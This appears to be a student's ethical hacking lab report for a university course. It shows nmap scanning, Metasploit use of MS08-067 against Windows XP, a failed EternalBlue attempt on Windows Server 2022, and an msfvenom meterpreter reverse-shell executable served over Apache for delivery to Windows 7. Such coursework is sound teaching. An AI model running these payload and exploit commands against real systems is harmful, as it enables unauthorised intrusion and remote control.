

OLD DOMINION UNIVERSITY  
CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

---


ASSIGNMENT 4 – ETHICAL HACKING

---

Samantha Riggs

# TASK A: EXPLOIT SMB ON WINDOWS XP WITH METASPLOIT

1-2. Run a port scan against Windows XP, identify SMB port number, and confirm it is open:




```
root@kali:~# nmap -sV 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-30 19:21 EDT
Nmap scan report for 192.168.10.14
Host is up (0.026s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows XP microsoft-ds
MAC Address: 08:15:5D:48:57:09 (Microsoft)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 10.24 seconds

root@kali:~#
```


3. Search for exploit module ms08\_067\_netapi:




```
root@kali:~# msf6 > search ms08_067_netapi
Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server
Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 >
```

4. Set payload:




## 5. Configure exploit module and exploit the target:






**6-10. Display the target system's local date and time, SID, PID, and system information:**




## TASK B: EXPLOIT ETHERNALBLUE ON WINDOWS SERVER 2022 WITH METASPLOIT


**Search for exploit module eternal blue:**



## Exploit configuration:




## Attempt exploitation:



```
root@kali:~# msf0 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445 - An SMB login Error occurred while connecting to the IPC$ tree.
[*] 192.168.10.19:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
```

## TASK C: EXPLOIT WINDOWS 7 WITH A DELIVERABLE PAYLOAD

### 1. Create an executable payload:



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.13 LPORT=5525 -f exe -o srigg008.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: srigg008.exe

root@kali:~# cp srigg008.exe /var/www/html


root@kali:~# ls /var/www/html
srigg008.exe test.exe

root@kali:~# rm /var/www/html/index.*
rm: cannot remove '/var/www/html/index.*': No such file or directory

root@kali:~# service apache2 start

root@kali:~#
```

## Payload configuration:



Kali - Internal Workstation on CY301-SRIGG008 - Virtual Machine Connection

File Action Media View Help

root@kali: ~

File Actions Edit View Help

```
Name Current Setting Required Description
```

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.10.13	yes	The listen address (an interface may be specified)
LPORT	5525	yes	The listen port


Exploit target:

Id	Name
0	Wildcard Target

